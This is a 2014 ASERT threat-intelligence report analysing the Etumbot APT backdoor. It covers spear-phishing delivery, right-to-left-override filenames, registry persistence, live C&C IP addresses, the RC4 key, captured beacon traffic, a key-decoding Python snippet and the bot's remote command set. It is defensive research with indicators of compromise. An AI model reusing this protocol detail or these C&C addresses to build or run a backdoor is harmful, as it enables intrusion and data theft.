ASERT Threat Intelligence Brief 2014-07

Illuminating the Etumbot APT Backdoor

ASERT Threat Intelligence, June 2014

Etumbot is a backdoor used in targeted attacks since at least March 2011. Although previous research has covered a related family, IXESHE, little has been discussed regarding Etumbot's capabilities. ASERT has observed several Etumbot samples using decoy documents involving Taiwanese and Japanese topics of interest, indicating the malware is used in ongoing, targeted campaigns. This report will provide information on the capabilities of Etumbot and associated campaign activity.

Etumbot Capabilities and Techniques

Etumbot is a backdoor malware that has been associated with a Chinese threat actor group alternatively known as "Numbered Panda", APT12, DYNCALC/CALC Team, and IXESHE. Targeted campaigns attributed to this group include attacks on media, technology companies, and governments. IXESHE/Numbered Panda is known for using screen saver files (.scr), a technique repeated with the Etumbot malware. [1] A previous campaign using IXESHE malware was highlighted in 2012; the group used targeted emails with malicious PDF attachments to compromise East Asian governments, Taiwanese electronics manufacturers, and a telecommunications company. The group has reportedly been active since at least July 2009. [2] Etumbot has also been referred to as Exploz [3] and Specfix.

The variety of names for this malware could lead to some confusion about the actual threat. ASERT has associated Etumbot with IXESHE, and therefore Numbered Panda, based on similar system and network artifacts that are common between the malware families. For example, both malware families have been seen using the same ka4281x3.log and kb71271.log files, both families have been observed calling back to the same Command & Control servers and have been used to target similar victim populations with similar attack methodologies.

Etumbot has two primary components. The first is a dropper which contains the backdoor binary (the second component) and the distraction file. Stage one is likely delivered via spear phish using an archive file extension such as .7z to deliver executable content. Stage one has been seen to leverage the Unicode Right to Left Override trick combined with convincing icons for various types of PDFs or Microsoft Office documents to convince the user to click and therefore execute the malware, which then

runs the backdoor and displays the distraction file. As with the IXESHE malware, Etumbot has been observed dropping documents of interest to a Taiwanese and Japanese target population.

Stage 1: Installer/Dropper

To profile the techniques and capabilities of Etumbot, we will analyze an Etumbot dropper with MD5 ff5a7a610746ab5492cc6ab284138852 and a compile date of March 4, 2014.


When executed, the dropper loads up a resource named "BINARY" from the resource section then creates the directory C:\Documents and Settings\User\Application Data\JAVA, then creates a temporary file C:\DOCUME~1\User\LOCALS~1\Temp\ka4281x3.log then creates C:\Documents and Settings\User\Application Data\JAVA\JavaSvc.exe from the aforementioned BINARY resource. This file, JavaSvc.exe, is the backdoor component (MD5 82d4850a02375a7447d2d0381b642a72). JavaSvc.exe is executed with CreateProcessInternalW. The backdoor component of the malware (named here as JavaSvc.exe) is now running. It is interesting to note that versions of the IXESHE malware also used JavaSvc.exe as a filename.

Most Etumbot samples observed by ASERT drop decoy documents (PDFs, Word Documents, and Excel Spreadsheets) written in Traditional Chinese and usually pertaining to Cross-Strait or Taiwanese Government interests. Several decoy files contain details on upcoming conferences in Taiwan.

Spear Phishing

Etumbot appears to be sent to targets via spear phishing emails as an archive; ASERT has observed .7z and .rar formats being used to presumably deliver the Etumbot installer. The archive filename will have a topic most likely of interest to the victim.


At least one identified malware sample (75193fc10145931ec0788d7c88fc8832, compiled in March 2014) uses a password-protected .7z to deliver the Etumbot installer. It is most likely that the spear phish email contained the password.



With the correct password, the victim has access to the dropper inside the archive. This archive most likely included the installer d444be30d2773b23de38ead1f2c6d117, as the filenames match (1030522 新

機關籌備小組清單.7z and 1030522 新機關籌備小組清單 rcs.DOC). 1030522 is a date (May 22, 2014) from the Minguo calendar, which is unique to Taiwan. The calendar is based on the establishment of the Republic of China in 1911. 2014 is therefore the "103rd" year of the ROC. The installer is a .scr binary posing as a Word Document. This dropper drops a decoy document and the backdoor, named sysupdate.exe in this instance.

Right-to-Left Override



After the files are extracted from the archive, the filenames of Etumbot installers make use of the right-to-left override (RTLO) trick in an attempt to trick users into clicking on the installer. The RTLO technique is a simple way for malware writers to disguise names of malicious files. A hidden Unicode character in the filename will reverse the order of the characters that follow it, so that a .scr binary file appears to be a .xls document, for example. Threat actors using this trick have been well documented since at least 2009. [4-5] One way to avoid this trick in Windows is to set the "Change your view" level to "Content". [6]

Below are some of the names of Etumbot installers using RTLO successfully:

File name	Md5
招標規範 Finarcs.doc	b3830791b0a397bea2ad943d151f856b
1030522 新機關籌備小組清單 rcs.DOC	d444be30d2773b23de38ead1f2c6d117
報價單 Finarcs.xls	5340fcfb3d2fa263c280e9659d13ba93
10342 委會-審□金融法規修正草案報告 rcs.xls	beb16ac99642f5c9382686fd8ee73e00
國發會 1030324 第 1 次委員會重要議題通報 finalrcs.xls	4c703a8cfeded7f889872a86fb7c70cf
APO EPIF 邀請函 rcs.xls	1ce47f76fca26b94b0b1d74610a734a4

Stage 2: Persistence, Distraction, HTTP Beacon and Crypto Functionality

As the backdoor executes from our previous example, C:\DOCUME~1\User\LOCALS~1\Temp\kb71271.log is created and contains the following registry file to make the malware persistent:

> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "JavaSvc"="C:\\Documents and Settings\\User\\Application Data\\JAVA\\JavaSvc.exe"

The dropper then calls regedit with kb71271.log as a parameter to modify the registry. kb71271.log is then deleted. These temp files appear to be static and used across multiple samples of Etumbot and IXESHE. Various other samples were found using this same naming scheme.

Next, C:\DOCUME~1\User\LOCALS~1\Temp\ka4281x3.log is created, filled with contents of the bait/distraction file, and then copied to C:\DOCUME~1\User\LOCALS~1\Temp\~t3fcj1.doc, which is then opened. If Word isn't installed, then notepad will open the file instead. The ka4281x3.log file is then deleted.

Returning to the first sample, once the dropper (ff5a7a610746ab5492cc6ab284138852) installs the Etumbot backdoor (82d4850a02375a7447d2d0381b642a72), an initial HTTP beacon is sent to the Command & Control server that requests an RC4 encryption key. The beacon takes the form of a GET request to /home/index.asp?typeid=N where N is a randomly selected odd number between 1 and 13. If the C&C is online, the decoded response payload will contain the RC4 key that is used to encrypt subsequent communication.

If the C&C does not send a valid response, the bot will re-send the initial request every 45 seconds.

```
GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 98.188.111.244
```

While the user-agent may appear to be legitimate, it only occurred 39 times in a corpus of over 61 million HTTP requests. Due to the possibility of this User-Agent appearing in legitimate traffic, other indicators – such as the additional fake Referer value of http://www.google.com should be present before compromise is assumed. All of the headers in the HTTP request are hard-coded in both order and value, so they may be used to provide additional indicators of compromise.

Corpus Results

Expression:	User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Expression Type:	Verbatim String
Case Sensitive:	True
Query Type:	Against Individual Header Lines
Matching Requests:	39 hits out of 61,112,636 total requests
Match Rate:	0.00006382 %
Expected False Positive Rate:	Approximately 1 F.P. per 1,566,991 requests

If the C&C is online and responds to the beacon, then the RC4 key is delivered to the bot in a string of base64 encoded characters. Etumbot uses a url-safe base64 alphabet, i.e., any characters that would require URL-encoding are replaced. Usage of base64 is a technique consistent with previous analysis done on IXESHE malware. [2,7] In the case of Base64, the "/" and "=" characters are replaced with "_" and "-" respectively. The payload from the C&C contains an 8-byte command code in little-endian format, followed by a null-terminated string argument if the command requires it. In the case of the initial beacon response, the RC4 key is located after the command code and has been observed to be **e65wb24n5** for all live C&C's that ASERT has analyzed.

An example of this initial beacon and delivery of RC4 key is as follows.

```
GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 198.209.212.82

HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: image/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 24 May 2014 03:30:11 GMT
Connection: keep-alive

AQAAAAAAAABlNjV3YjI0bjUAAAAAAAAAAAAAAG5FAVBvIz8hYk08ITI4BA0lMTBvBRx0NB18BndM
cFMKQhR5PxxkQ3VnFEALeXA6C3RPBmJLHBBccHQINEl9I3kMUk0lOT4wCFgqD3khTjl5IEAqGzU_
DmtUeEJBYSQHEiwRADteMEFjTw5oXgtjGkUxL14JPlwyYQQXPkVaQiAyUBEaJWlkOQEmZRoXZ10E
N3RndH0kbEErew0NUklhFRlpNDJofS1hPQMCeWUvHSQPA2ZAPHEcCRkLPURbCC8bdTgIXXcIBhBb
VlhjdB8iL2Y_TCNldTNjZkEvB0M5BWtaOkBALj4KIA5UBjhVPxhhSk1fAwdKKi8zdhl6TkthRUZA
OQdICRgFEgY0dwpQNjtlQgR8DzM9N3NQBhteHgdwaVtycDZvS1Q3CTYhARI1GBMrWh1FQxcdQhV7
MSx+NQxqFHgVKHRAdBIBIzNFP14gLHErBAYeWH1jGCMAdlx5MWAuFk5TW3M
+UxFMclIsclEAbzgzB2NSOX0iYBBucmthDyYaZR8tBBMbJjMoCXleMkM+YjdfCHcxIUBHbic
+RiEeNwAvWD40W2p0diUyCTJHFEU+KRc
+ZFVJTA0zHgxwAiJva306KXkIL3ZnRwAIKCh4M3sgFgZZGU9lFXg4ancZFSAlNl1RaRQ8b3drCWo
fbWB+fkIyKEJ8AnJlaUAxEglWZSM
+TWFEAE4aCnFpe1JpB1xTBSgfEUwVUh1UDE5UVC1qanIcXXlfcmRzdWkPK2doDlBhVmx4dm8zUkF
gMWJHdRhzRSdrKwk_KWAadyAqMEg2MlEYNVl9Wl84bQtVcRYpFHAXGg8kQiI6E1xiBApHV3ZDLBY
+G2sADmJXUC9OCixmBEYUNGBXATh0QVxUNTwyQnhbXRxNTHlCEAlYBXhyTWdyQRcNBxskBRlRBn4
2HlhNbEtnJCk4QkIoDzRbEChGLi10ERpgZTpNNCJjKEUN0hhlcRR1Dkw
+ITMAYAleCDQdTVpTHGQbXwktTmROQiooaEtLLHcILTo4an08I1p9H2IPeBseLiUScQp3Xg--
```

The RC4 key can be obtained from the C&C response with the following python:

```
import base64
c2_response="""AQAAAAAAAABlNjV3YjI0bjUAAAAAAAAAAAAAAG5FAVBvIz8hYk08ITI4BA0lMTBvBRx0NB18
BndMcFMKQhR5PxxkQ3VnFEALeXA6C3RPBmJLHBBccHQINEl9I3kMUk0lOT4wCFgqD3khTjl5IEAqGzU_DmtU
eEJBYSQHEiwRADteMEFjTw5oXgtjGkUxL14JPlwyYQQXPkVaQiAyUBEaJWlkOQEmZRoXZ10EN3RndH0kbEEre
w0NUklhFRlpNDJofS1hPQMCeWUvHSQPA2ZAPHEcCRkLPURbCC8bdTgIXXcIBhBbVlhjdB8iL2Y_TCNldTNjZkE
vB0M5BWtaOkBALj4KIA5UBjhVPxhhSk1fAwdKKi8zdhl6TkthRUZAOQdICRgFEgY0dwpQNjtlQgR8DzM9N3NQ
BhteHgdwaVtycDZvS1Q3CTYhARI1GBMrWh1FQxcdQhV7MSx+NQxqFHgVKHRAdBIBIzNFP14gLHErBAYeWH
1jGCMAdlx5MWAuFk5TW3M+UxFMclIsclEAbzgzB2NSOX0iYBBucmthDyYaZR8tBBMbJjMoCXleMkM+YjdfCHc
xIUBHbic+RiEeNwAvWD40W2p0diUyCTJHFEU+KRc+ZFVJTA0zHgxwAiJva306KXkIL3ZnRwAIKCh4M3sgFgZ
ZGU9lFXg4ancZFSAlNl1RaRQ8b3drCWofbWB+fkIyKEJ8AnJlaUAxEglWZSM+TWFEAE4aCnFpe1JpB1xTBSgfE
UwVUh1UDE5UVC1qanIcXXlfcmRzdWkPK2doDlBhVmx4dm8zUkFgMWJHdRhzRSdrKwk_KWAadyAqMEg2MlE
YNVl9Wl84bQtVcRYpFHAXGg8kQiI6E1xiBApHV3ZDLBY+G2sADmJXUC9OCixmBEYUNGBXATh0QVxUNTwyQ
nhbXRxNTHlCEAlYBXhyTWdyQRcNBxskBRlRBn42HlhNbEtnJCk4QkIoDzRbEChGLi10ERpgZTpNNCJjKEUNOhh
lcRR1Dkw+ITMAYAleCDQdTVpTHGQbXwktTmROQiooaEtLLHcILTo4an08I1p9H2IPeBseLiUScQp3Xg--
""".replace('_','/').replace('-','=')
c2_response=base64.b64decode(c2_response)
rc4_key = c2_response[8:8+c2_response[8:].find('\x00')]
print rc4_key
e65wb24n5
```

While a payload of 1080 bytes is sent back, the majority appears to be random padding.

Once the bot has received the encryption key, the bot sends a registration callback to the C&C /image/<encrypted data>.jpg containing the encrypted values of system information to include the NetBIOS name of the system, user name, IP address, if the system is using a proxy (Yes/No), and a numeric value which may be some type of campaign code. IXESHE malware has also been observed using a unique campaign code that is delivered back to the C&C. [7]

Etumbot discovers the proxy settings of the local machine. If a proxy is defined, communications to the C&C bypass the proxy and go directly to the Internet. Environments with system-defined proxies won't get this activity in proxy logs, however transparent proxies may see this activity.

A contrived example of this registration string generated by the Etumbot backdoor prior to encryption is as follows:

```
WINXPBOX|johnsmith|10.0.1.15|No Proxy|05147|
```

A bot registration call to /image

```
GET /image/[redacted]5YNIvuRXTCj5ejEjxMpZz9U3QNtXHc+h6z22ECxE-.jpg
HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 198.209.212.82

HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: image/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 24 May 2014 03:30:20 GMT
Connection: keep-alive

AgAAAAAAAABtHz4nCTx7bEpzYWJ1MGsubxYybUwDGlgMUWwwJ3xafkUHcG58fhtsbj0VdQdRPVJyOBp3BEcnci
15IQwhCVR0aWJUV3gNfGFwcSJZPyRmN0MkFFIIKlYraXhWTh9ZEHhtFkhKHz4RX2oARAEGQ1ZBTAB3UgRcTFER
IVtNY2tXb1RdXVcBHQUrVE4Td3gBWE0zFxU7cj83GzxpB0d0ZHcwZxgsd3hTB2xnZyQtDFc9H2VlTDgQU04qRn
A4XyQSSHA3UFMGLD5QPCkBHXpvaWNnGgcAW2NDTAhfAVQhDWgqVB47fksFWSMVYnQnISJ9LTtNQhwhPGR2I28O
SQYNCQRmPzNZeDRPSlcqTXNKaQkCGEYGFWkxMRxTXUMiOwUdYSA7DyMPWlNeOCsETTJ5ClUIFzJOX3EENxZwSS
IIOWxbUnsWDmQQKQd9SyM5Iw1LJhBReW8hOh8MWxAEe2NeXWpEeQ0nG2R3WB9gYlJDVBZ
+HQcXNAAIH2pyWFk5bmtidgNECH1EVnlZRidBaGYgL0s5ai5wQ0APYXoxWW8pDxpvBDI_KF4vFxkELmBXQw8He
kp7CwAdDywBe0c5PX5ORkcsZRNDTgBbL1BCCnx3ADMJKngmQydrVmZfElhFQWxTe0BDCXliIwA7En4wQAkfdXY
PcxclYg0ZMwFKPTIuelMTcn1WdE84XWMSSGwUaV8ySyE8Jhk2fSMVGnsUOWc0Kg5oTDVEGQY4ICI4bBRTWjE
+BlEhWmUTaGcEIkwSWCkaIA1AW2RFHncQR08rWjwXdUtPLwwvcAkpGSA1BTNcGEYFIR0VXywIQ3NQBykCL0scX
wUeMQVtRC40WVhKaG0SPk48ZRpAegIUHA0zLm4tLEVScAMhZgEtBk01QTwbA2s5EVZkUhdAFBBfM2orFSQ3PHt
FDBdlKHFkAhxyG0MARRtoWidNdnYVfR1hFjZvZy54PBotch9XBi51YzBSXyoLaX4SCD0CAxtRQR5aD3w2GxcDc
Cc9NmEmYlJDCndwMmVXAjEoAmAtCSU5Wi4gRjBUWj4xdixUCVw4UmJURgkxUzwlVw--
```

Once the bot has registered with the C&C, it will send periodic pings to ask for new commands to execute. The URI for the ping requests is /history/<encrypted NetBIOS name>.asp, where encrypted NetBIOS name is the url-safe base64 encoding of the rc4-encrypted NetBIOS name.

```
GET /history/[redacted]zWzIg7.asp HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 198.209.212.82

HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: image/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 24 May 2014 03:30:30 GMT
Connection: keep-alive

1UMyd_bp4Zx0w96DjbIx1HVwJH7TRK0PvHi9XwYesxqjLdUmq2qSe7bbUd5C
+CirVWZM4ndTZDZQbRCnLM2mWiVwM0ac6enKc9t_3kOn6QDW0_zy7Qa5BAYf2mc4SM9JxwJxEq9XcVPL
HQKTjvqQUtbJUxevWHP_85tJgUJBfpzSfAlOICiPpl24ntm1Ais7
+Uafbjd_5IAd4lwJ4uB_EdxHbdP1OtTE+LpYKbJsiy5rBh2CoEBmKnqZL6aRd5ymLN
+tlT0UBn7jHUjFMfEYDg8Tn7fkUsrV5hBSpKEl8Cz4ZmxWt
+wtN0CmXy7BWCdgxIhTFllrLAXGwfnuDpZAz5_ZpxY3x1hhLJLV6dpX1MfmrASuG+z
+KXtLiU23L5sWrhQbZrYabk_bPga73DtcVDmB8u2ZAs57pb5GXG7KSVwqLkzPUxwl_PDkwQINO5JOiug
SVKWL__DX1V_9cUgwlnO2VHhYz+GWgjHMl7rgwXfSFd7
+OHSrSVA9vwOVc_7yJzwny9p_khINyAswFM0a_J8wENAZF02RX42mOfMk6HKxc2k9
+PgulXoTLYohoVJTFylooXvLNFiJXyOUud4Xy1oYXYyjJUfjptKb46kOEe_HGORU9QKT6qw3CLGvDYcU
zaxh+4Ic3Asmmjx6+Ch1y
+oN7ZQdRPJS0T05gUJhkECOQs6xkQA0oT7koUgWSvU6Tx1ZlQL4KbvLqBWqXQ0Ign6UspzwriDSuv35O
1vm0Zg7M1_OP5VbGaEZwWsxuIeVbxLdwWldDx7LVjB4p_JBsGu7ImddazJWp6Ay3V1l3
+5Odu01_yBsYfxr2gJ6cPspQUyi13rDCJgAlhV_pHvmKOMLNwuCTvWaUGyrOe
+gpMtXlEEzm888dmv2cniQuekul+PjSh7nO6sdBbj4EDv442LfSu3nZw98dOINSXmDjF6lkBlZHmh0q9
+dwhH06zrSJifZ7B8YbrnfOkR2zvD9jiiSgzqatXrKpG2Fb2tMYAYg8+X_CwHt1BrXLb_Wi
+Lv2h6UbfmbbGYbpyCDi_IZM0qVCIAO6N8G+d4hHxaVT4R0ZyJmTnMIUA--
```

Etumbot Command Structure

The first eight bytes of C&C responses to the bot include the command, and the second eight bytes contain an ASCII string that is parsed. In the event of a file download, file upload, or command execution, the second eight bytes contain the filename or command to be executed. The parsing function inside the binary reveals at least five commands:

Etumbot function	Command name	Internal code
Execute arbitrary command	ETUM_CMD_EXEC	3
Download file from C&C	ETUM_CMD_PUTFILE	4
Upload file from bot to C&C	ETUM_CMD_READFILE	5
Pause execution	ETUM_CMD_SLEEP	7
Delete backdoor binary and terminate program	ETUM_CMD_UNINSTALL	8
Ping the C&C	ETUM_CMD_PING	9

ETUM_CMD_EXEC provides the capability for the attacker to run any command on the compromised hosts. Both stdout and stderr from the command are redirected to a pipe and are then relayed back to the C&C using a separate thread that spawned during initialization. In the event of a process creation or hang error, an HTTP transaction to /tech/s.asp/m=<message> is sent to the C&C, where <message> contains

a create process error statement “CreateProcess Error: %d” or a message that states “Process Do not exit in 10 second, so i Kill it!”. Some samples of droppers have been observed using the string “Process Do not cunzai in 10 second, so i Kill it!”. The word "cunzai” is likely the pinyin (romanization) for the Mandarin word 'exist'.

ETUM_CMD_PUTFILE provides the capability for files to be placed on local system from the C&C. The file upload is accomplished by sending a request to /docs/name=<data> and the C&C is expected to respond with the full contents of the file as the response payload.

A success or failure status message is relayed via a call to /tech/s.asp?m=<encrypted status message> with various reasons for failure potentially being relayed.

ETUM_CMD_READFILE allows any file from the compromised system to be uploaded to the C&C. When a READFILE command is received from the C&C, the bot makes an initial call to /manage/asp/item.asp?id=<encrypted computer name>&&mux=<encrypted total file size> and checks for the presence of “I’m Ready” in the response from the C&C. Data from the file is read in 2000 byte chunks, RC4 encrypted and then url-safe base64 encoded. The data is sent back to the C&C via the URI /article/30441/Review.asp?id=<encoded computer name>&&date=<file chunk data>. The bot expects a message of “OK” from the C&C after each response is sent and will terminate the upload and send an error message to the C&C in the case it is not seen. A success or failure message is sent via the /tech/s.asp?m=<encrypted status message> to complete or terminate the upload.

ETUM_CMD_SLEEP puts the bot into a dormant state for a period of time. When a bot receives the sleep command, it will relay the message, “I will sleep %d minutes!” via a call to /tech/s.asp?m=<encrypted message>.


ETUM_CMD_UNINSTALL deletes the binary and terminates the process with no additional communication to the C&C.


Use of Byte Strings Technique (aka “String Stacking”)

Etumbot uses a technique to load strings into memory that has been called “byte strings” and also “string stacking” whereby character values are loaded into a specific memory location one byte at a time. Assuming the string values do not change frequently, these byte strings can make for meaningful detection capabilities, such as discovering an unusual combination of characters (to include typos, unique or odd syntax) being loaded into memory that creates a unique fingerprint for the malware activity that can be used as part of a yara rule or other detection mechanism. The byte string technique has been observed in various Chinese APT malware, including Gh0st RAT, IXESHE malware, Etumbot and others.


ASERT has provided an IDApython script that will provide for cleaner analysis of such strings as well as a corresponding blog entry that describes the obfuscation technique and code. [8-9]

The output of running find_byte_strings.py on an Etumbot backdoor shows the string “I’m Ready” which is involved in file transfer routines. The first screenshot shows the default hex byte values that are MOVed into offsets from EBP, and the second screenshot shows those same characters after translation to string values.






Two additional screenshots provide insight into all of the strings discovered.



Byte Strings

	Address	Function	String
1	0x40102B	sub_401000	98.188.111.244
